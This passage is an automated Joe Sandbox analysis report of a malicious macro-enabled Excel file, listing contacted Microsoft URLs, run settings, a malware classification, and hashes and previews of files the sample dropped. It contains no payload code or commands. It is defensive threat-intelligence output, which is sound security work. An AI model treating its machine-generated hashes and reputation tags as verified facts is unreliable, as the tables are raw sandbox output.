http://https://outlook.office365.com/api/v1.0/me/Activities	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://api.office.net	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://entitlement.diagnostics.office.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://outlook.office.com/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://templatelogging.office.com/client/log	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://outlook.office365.com/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://webshell.suite.office.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://management.azure.com/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://devnull.onenote.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://ncus.pagecontentsync.	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://messaging.office.com/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://augloop.office.com/v2	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://skyapi.live.net/Activity/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://dataservice.o365filtering.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://visio.uservoice.com/forums/368202-visio-on-devices	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://directory.services.	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false		high
http://https://staging.cortana.ai	57FBA9A8-2000-47F8-A377-79E0C5F32956.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	382991
Start date:	07.04.2021
Start time:	02:14:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Documents (252).xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.expl.evad.winXLSM@5/14@1/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 13.64.90.137, 104.43.193.48, 52.109.76.68, 52.109.76.33, 52.147.198.201, 52.109.76.35, 13.88.21.125, 104.43.139.144, 20.50.102.62, 23.10.249.43, 23.10.249.26, 23.54.113.104, 20.54.26.129, 23.54.113.53 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, e12564.dspb.akamaiedge.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

Time	Type	Description
02:15:10	API Interceptor	1x Sleep call for process: WMIC.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\57FBA9A8-2000-47F8-A377-79E0C5F32956	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133170
Entropy (8bit):	5.371008837049652
Encrypted:	false
SSDEEP:	1536:ZcQIeNquBXA3gBwqpQ9DQW+zAM34ZldpKWXboOilXNErLdME9:5VQ9DQW+zTXiJ
MD5:	5DB1A55B07BB8D56FD0EB788248F4D96
SHA1:	C2FA81884E6C84D3BDE2D6EC30C034621AD62280
SHA-256:	14D3E8A56B4E76CACE007D18A6BC9159F6385915D7052A14181AD400D7BF95ED
SHA-512:	C408789701671C045A72AA3D3C44B7D13A75F5AA3D1F446F21909CEAD76F6F9C19DCAD47D2FCF2D76ADCFE9E8465009C30CC03F7EBAC214AD43068941B0573 4
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-07T00:15:07">.. Build: 16.0.13925.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\16FAB1FD.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1028
Entropy (8bit):	7.761039651897249
Encrypted:	false
SSDEEP:	24:OZYvitHj0T5rwDxmsYnNk56uCnIw2+ujc:O6vitHQT5rvn1ud+uA
MD5:	600F503BC1066BEB5FB5DD494AA1CD74
SHA1:	A504D5E687B98F9E0FD2896DFC8492DE0F974BE6
SHA-256:	B06BA2FAAAF371AE2F92D9047FFDAAF1933E03CFBC1E999E8B7CF378E33499C3
SHA-512:	B7D40CDCD4F442E8941947AF64343D8A06CA8C9710E74BE8E00245C5A67DF574ED243D2B988814843C0AD9483D7058EC355CE087665FFDA5C484CBDF8FD40E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x....IDATHK..YL.Q.....Vl.P. .qC.(....(.".-..q....%1.q./F.Q.L\./4.KlX.Q...EE..(. ..V.i;.z...h..7.0.....(...|s.k.J.Mm].J|. 3.....W.&EE..s.hS.}.....%^x`s....s..Rb..9....jw...o.e..17=:!&..X.Q._.!. |....N$.L.1.N..}.k..v..2.piZ..A.,I.w.....I.{...p...C[.....'.....b....:f.\?!3MK.....Cb..B.....%`?1..Y>9\....P..... z..uK...g.V.P.U.3...L.j.?(.g.....}.=.}.....L.B.{...i.!..-q....9(=%^.....&.q.j..>.q...w.NO.@.D..jmnL...U.R0B=6...U....P}Koh.D@"...]9...r,. .."2.....[.~ ..... .ay....nCm'...(..$..... _4....*gNT..02h...zT.b.hhF..E.I.Z..J8.....=..H.{....Q...hg.g...u_!...T7./..+...u.....m...C]..E-..ki.CS..2.V..v>.?..$d..U.o.o...w....."....7..g...O]...U`.....g..A.j.....b...\.s(I.....@._B... .i..2.I..7W.6....`..!r].P.....^.8n ..X...+3...F.....!x...H..fkYu....y.I...(../.y....;~qV.R!#C.q...yoE..{O:...R.....c...Z;..[.x.....#N...'....M..@...n0..nD..!..p.!J....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\24A76642.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	677
Entropy (8bit):	7.433026174405032
Encrypted:	false
SSDEEP:	12:6v/7RllfMXWaBlhV/Jk6gGPRRKyiaWH/LpR5PTQ6//blm1X+fZ8w5s7nP9Np971x:OZYZnDqkZiaOtnEuA1X+a0sL1L9cLUa6
MD5:	55E8A29B221E51BE421B7D4F5F5F7E52
SHA1:	117E73181FC9CDAA0904C6372D68EE48CEDC14E4
SHA-256:	B54D8571DB2F8FC570144F24EF7A42CE93FAB269AF166BF1234DBD2F96D86EB8
SHA-512:	8592A133D815BBC225336F9149A4C89244CBCDEACC958470126DCD266DA8590C587D50D56A7F70771568C4D015BF55642DAAD6434F1C47E8BBBC4AB6916946
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x...JIDATHKc...?...g..l.;k...FF...@H..jb`d..?-P'.SYA.....f.....'.?.....{K.a..:..W..s.~.....{.....<.....9.....[.=\{.._FN^ ._{'{3VM?.p..v._....v..;..s...O.....*.|.....yaz....!/.....o..xZ.Sn...O+YP.122.....33.A..3.?.DR...+.F...o.M_..h.W...}..K?.....*....z..K.....F?..{.....|..`!I*X...E.....$.....3... ..0.. ..+.r.D.D7e.&.b...t...../..o.I2.p...yl.J|.Y0j4Z....!.s#;.XW.gbd`.bb.....X..ue...'fi..[1..!.@.....s.:(..e`}.. ...-...1.. J..(`...}.X...H.>".m?..h .X.D.5Ff.....y"4.P.4d...@.A..8.[?..7q....I.*.M..[ .>\{....j..Y3...3.5'.....op.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\6F5AD7DA.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\6F5AD7DA.png	
File Type:	PNG image data, 287 x 78, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	15644
Entropy (8bit):	7.974497191204788
Encrypted:	false
SSDEEP:	384:EZRPEsXoz+jRHBbn1+3rhK0XwN8KHpy/c2C9NZ9ff:EZ6sYijj43VK0XwmKJ39Nnf
MD5:	29A9EE6FB5591751FC60ECD0FDB9478D
SHA1:	D8A58D27A5D77416E1B882FDE001FE827EB0C1F5
SHA-256:	F2E6BD48ACC89A7DF730F5FE7FD0A19112FEF2C59BFEDF607996B1062337FC8F
SHA-512:	5465ABC4330E88D0490B5F61532B990859600F920D4ACA8F4A9013344B478EF51823D37E850ECF67829EEDFB80C00B6324EFE97DD175E56985C1AC07ED890AFE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....N.....sRGB.....gAMA.....a.....pHYs.....&.?..<.IDATx^.wxTU.....M..+....G..J.^.P.T...6:.$$....H..J.....u.a2LB(F.g]n.....Y..W...+..r..U.o.$'/... o./.E..R.r.y..D.G.P..R.@A.....b...O?..n....0Pbc.d..)Gu.^..\|.'..K.c..IJJ...`.....4o...]G*V.$/...<..S.<.<RD..s...../^B...._.*U.J.F..{..2|.p..S.N....[\.q.o.....e.....$.}..4k.L^...y.R./_~.= ....H.....\c;.. .a.9sl..9..2e^.V.ZK@@.....2.W..q..L.?..CN.>-.7o...H...o....B.)R.....^.....<A.{;...k..o....7..\M..+.....J...ge.U2v.X...T.PA.z...-ZL...&O...ooP.~...-l.c3..}..7.m.....w.. >...r..IY.h....o..{m.*^....[."..2..\.....)[.....v.zJ.|LJ.zB.x.)3.T..g3...K..T.....c.c...k2j.(...7..>..e.b/_.BF.....i....y...6|f}4.....+*[..T.\Y..+-[..n..o...o..VM./..+={~,.;v..M.J...b...K.5.....x, .q.f..e...+)3v%3...W....k...N.....:.-3.l.}...D.*T.(W...o..&S.D....d....g..9r..?~\N.8.....r.J.5k.9w...4X.....=..sz.{~@...&.c.Rf.Jf..>..U..bbb.>2....9.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8BB07D5B.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1028
Entropy (8bit):	7.761039651897249
Encrypted:	false
SSDEEP:	24:OZYvitHj0T5rwDxmsYnNk56uCnIw2+ujc:O6vitHQT5rvn1ud+uA
MD5:	600F503BC1066BEB5FB5DD494AA1CD74
SHA1:	A504D5E687B98F9E0FD2896DFC8492DE0F974BE6
SHA-256:	B06BA2FAAAF371AE2F92D9047FFDAAF1933E03CFBC1E999E8B7CF378E33499C3
SHA-512:	B7D40CDCD4F442E8941947AF64343D8A06CA8C9710E74BE8E00245C5A67DF574ED243D2B988814843C0AD9483D7058EC355CE087665FFDA5C484CBDF8FD40E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x....IDATHK..YL.Q.....Vl.P. .qC.(....(."..-..q....%1.q./F.Q.L\./4.KIX.Q...EE..(. ..V.i;.z...h..7.0.....(...|s.k.J.Mm].J|. 3.....W.&EE..s.hS.}.....%^x`s....s..Rb..9....jw...o.e..17=:!&..X.Q._.!. |....N$.L.1.N..}.k..v..2.piZ..A.,.I.w.....I.{...p...C[.....'.....b....:f.\?!3MK.....Cb..B.....%`?1..Y>9\....P..... z..uK...g.V.P.U.3...L.j.?(.g.....}.=.}.....L.B.{...i.!..-q....9(=%^.....&.q.j..>.q...w.NO.@.D..jmnL...U.R0B=6...U....P}Koh.D@"...]9...r,. .."2.....[.~ ..... .ay....nCm'...(..$..... _4....*gNT..02h...zT.b.hhF..E.l.Z..J8.....=..H.{....Q...hg.g...u_!...T7./..+...u.....m...C]..E-..ki.CS..2.V..v>.?..$d..U.o.o...w....."....7..g...O]...U`.....g..A.j.....b...\.s(I.....@._B... .i..2.I..7W.6....`..!r].P.....^.8n ..X...+3...F.....!x...H..fkYu....y.l...(../.y....;~qV.R!#C.q...yoE..{O:...R.....c...Z;..[.x.....#N...'....M..@...n0..nD..!..p.!J....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A09996EC.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	677
Entropy (8bit):	7.433026174405032
Encrypted:	false
SSDEEP:	12:6v/7RllfMXWaBlhV/Jk6gGPRRKyiaWH/LpR5PTQ6//blm1X+fZ8w5s7nP9Np971x:OZYZnDqkZiaOtnEuA1X+a0sL1L9cLUa6
MD5:	55E8A29B221E51BE421B7D4F5F5F7E52
SHA1:	117E73181FC9CDAA0904C6372D68EE48CEDC14E4
SHA-256:	B54D8571DB2F8FC570144F24EF7A42CE93FAB269AF166BF1234DBD2F96D86EB8
SHA-512:	8592A133D815BBC225336F9149A4C89244CBCDEACC958470126DCD266DA8590C587D50D56A7F70771568C4D015BF55642DAAD6434F1C47E8BBBC4AB6916946
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x...JIDATHKc...?...g..l.;k...FF...@H..jb`d..?-P'.SYA.....f.....'.?.....{K.a.:..W..s.~.....{.....<.....9.....[.=\{.._FN^ ._{'{3VM?.p..v._....v..;..s...O.....*.|.....yaz....!/.....o..xZ.Sn...O+YP.122.....33.A..3.?.DR...+.F...o.M_..h.W...}..K?.....*....z..K.....F?..{.....|..`!I*X...E.....$.....3... ..0.. ..+.r.D.D7e.&.b...t...../..o.I2.p...yl.J|.Y0j4Z....!.s#;.XW.gbd`.bb.....X..ue...'fi..[1..!.@.....s.:(..e`}.. ...-...1.. J..(`...}.X...H.>".m?..h .X.D.5Ff.....y"4.P.4d...@.A..8.[?..7q....I.*.M..[ .>\{....j..Y3...3.5'.....op.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A7CB9FA0.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 287 x 78, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	15644
Entropy (8bit):	7.974497191204788
Encrypted:	false
SSDEEP:	384:EZRPEsXoz+jRHBbn1+3rhK0XwN8KHpy/c2C9NZ9ff:EZ6sYijj43VK0XwmKJ39Nnf

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A7CB9FA0.png	
MD5:	29A9EE6FB5591751FC60ECD0FDB9478D
SHA1:	D8A58D27A5D77416E1B882FDE001FE827EB0C1F5
SHA-256:	F2E6BD48ACC89A7DF730F5FE7FD0A19112FEF2C59BFEDF607996B1062337FC8F
SHA-512:	5465ABC4330E88D0490B5F61532B990859600F920D4ACA8F4A9013344B478EF51823D37E850ECF67829EEDFB80C00B6324EFE97DD175E56985C1AC07ED890AFE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....N.....sRGB.....gAMA.....a.....pHYs.....&.?..<.IDATx^.wxTU.....M..+....G..J.^.P.T...6:.$$....H..J.....u.a2LB(F.g]n.....Y..W...+..r..U.o.$'/... o./.E..R.r.y..D.G.P..R.@A.....b...O?..n....0Pbc.d..)Gu.^..|\.'..K.c..IJJ...`.....4o...]G*V.$/...<..S.<.<RD..s...../^B...._.*U.J.F..{..2|.p..S.N....[\.q.o.....e.....$.}..4k.L^...y.R./_~.= ....H.....\c;.. .a.9sI..9..2e^.V.ZK@@.....2.W..q..L.?..CN.>-.7o...H...o....B.)R.....^.....<A.{;...k..o....7..\M..+.....J...ge.U2v.X...T.PA.z...-ZL...&O...ooP.~...-l.c3..}..7.m.....w.. >...r..IY.h....o..{m.*^....[."..2..\.....)[.....v.zJ.|LJ.zB.x.)3.T..g3...K..T......c.c...k2j.(...7..>..e.b/_.BF.....i....y...6|f}4.....+*[..T.\Y..+-[..n..o...o..VM./..+=+{~,.;v..M.J...b...K.5.....x, .q.f..e...+)3v%3...W....k...N.....:..-3.l.}...D.*T.(W...o..&S.D....d....g..9r..?~\N.8.....r.J.5k.9w...4X.....=..sz.{~@...&.c.Rf.Jf..>..U..bbb.>2....9.....

C:\Users\user\AppData\Local\Temp\86810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	277688
Entropy (8bit):	7.553565332828095
Encrypted:	false
SSDEEP:	1536:2OOQStlBQdeequOVllS/2HMBh3DdCG/gsux9R+XkXwGHZEYJtttgBAcBoCwsYijf:2ZllSdosux9RbXwGXJtttYlBJDy2sC
MD5:	7F8E2F250B102531058343060B1A85D4
SHA1:	DD7A964CB4296F66F817D8ADDD7C98A8CE82E786
SHA-256:	E9B1B7DE87303FBBFE2CB786FED20B2A5412BE614FAA6BC346AB4F2473E13818
SHA-512:	B2F2350D2358BAF844012C8E8B77F0C9D1554D720BB3CBC6323902F1394ADDE760850F803D72C5DFC26FE9FC3E8B26CF14B65CF5FAE56FA4F0FA43E36FFC868 9
Malicious:	false
Preview:	.T.n.0....?.....C....I?`M.%.|..$..w);n..V.....;3;...f.I...L.jf.B..6.k.....QQ.....".....6"U...}...zt@M..9...A.....j.....T.g....C,..q.O6W..^.)Y./.o.}.....5.2...^.!..je...C7.....1;..d.1=`.\..y.3 ....qEsY?....4.{....J..D.d.N0..i..y?....X.C.w..-...%..2.us.....B...5.T.....9..*<.4..RI...)...GhJASY.....DG.k.rx.....B.[...O.T...c.!.~..@....7.....H.....:....>.H<..Nw...Kv...S6x..c.t`. i....2N5.#.r.....PK.....!..j0.....[Content_Types].xml ...(..... ....M

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Wed Apr 7 08:15:09 2021, atime=Wed Apr 7 08:15:09 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.664611778571911
Encrypted:	false
SSDEEP:	12:8uXUU+uElPCH2AlA/Ydfge+WrjAZ/2bD8q5LC5Lu4t2Y+xIBjKZm:889lA8AZiD8l87aB6m
MD5:	6CE3AFC945BE909FF190D896DD565667
SHA1:	DF73D53BE84ABFF95A80CD9D182CF41449C910BE
SHA-256:	DA6A220EF782C366DA90F0ED03AB3AB55A895E2B14F1442F9278E9081E886111
SHA-512:	42BA2B4B89AECC3B0709E4087489354CA41CBCDE70CA41D0048814FCD206EDC84DCED7E42D1FC4AFD9588FD5C29CF79DF46EC9E9C018D8D1D0F5C65F8025 C5E
Malicious:	false
Preview:	L.....F.....N....-.....+.....+...0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.I.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny..R.I.....S.....[.i.h.a.r.d.z.....~.1.....R.I..Desktop.h.....Ny..R.I.....Y.....>.....;l.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....980108.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD. .pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Documents (252).xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:43 2020, mtime=Wed Apr 7 08:15:09 2021, atime=Wed Apr 7 08:15:09 2021, length=277679, window=hide
Category:	dropped
Size (bytes):	4340
Entropy (8bit):	4.751501502393159
Encrypted:	false
SSDEEP:	48:8kn74oxXHkB6pkn74oxXHkB6pXn74oxXHkB6pXn74oxXHkB6:8k7b3kKk7b3kK37b3kK37b3k
MD5:	45C1EF5A74928CCC6915D627FC86A023
SHA1:	ED7A22CEB778A70680BA3D7BE750CA0D8510340B
SHA-256:	7097F37386BBDDB323256B0A956516B158499DF099D2E160EFCF45B2A16F9D5C
SHA-512:	5D5F9AA38024C247F8991ECD492C5D1E51B85E1399DC5F2088D7B6E143F92E1F3E12D95AB61B9843B311817940B7E84E32B57E66B14A189AE21ACA565D237960
Malicious:	**true**

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Documents (252).xlsm.LNK	
Preview:	L.....F.... ...U...:.....+.....+...<.....P.O. .:i....+00.../C:\.....x.1.....N....Users.d.....L...R.I.....:....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny..R.I.....S.....[.i.h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny..R.I.....Y.....>.....-Q.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....v.2..5...R.I .DOCUME~1.XLS..Z.....>Qvx.R.I....h.....F..D.o.c.u.m.e.n.t.s. .(.2.5.2.)...x.l.s.m.....Z.....-.....Y.....>.S.....C:\Users\user\Desktop\Documents (252).xlsm..+.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.o.c.u.m.e.n.t.s. .(.2.5.2.)...x.l.s.m.....:.,.LB.)...As...`.....X.....980108.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	243
Entropy (8bit):	4.67797989421538
Encrypted:	false
SSDEEP:	6:dj/HXPWEQSGXPWEdHXPWEQSGXPWEdHXPWEQSGXPWEdHXPWEc:dTHZfGZdHZfGZdHZfGZdHZc
MD5:	D278AEF83499DC4E2D53C88DE6CB4283
SHA1:	54A4A6A577D6B5D06B2911D92C4045AA98C0972B
SHA-256:	50A0B13E409E7BA0B55879078E3C1A34A5F509F6DAF4EC7D5A8AB054DAC08440
SHA-512:	37EAFE9906D739177EE86ADF69C63E478D27E4C29F2F547764B4AEA19F4792E6002610200C0204544C6865B64E80A45677B4148D0E64EB5B0685A24990CEAD31
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..Documents (252).xlsm.LNK=0..Documents (252).xlsm.LNK=0..[misc]..Documents (252).xlsm.LNK=0..Documents (252).xlsm.LNK=0..[misc]..Documents (252).xlsm.LNK=0..Documents (252).xlsm.LNK=0..[misc]..Documents (252).xlsm.LNK=0..

C:\Users\user\Desktop\57810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	277679
Entropy (8bit):	7.553526172386211
Encrypted:	false
SSDEEP:	1536:LOOQStlBQdeequOVllS/2HMBh3DdCG/gsux9R+XkXwGHZEYJtttgBAcBoCwsYijn:LZllSdosux9RbXwGXJtttYlBJDy2sS
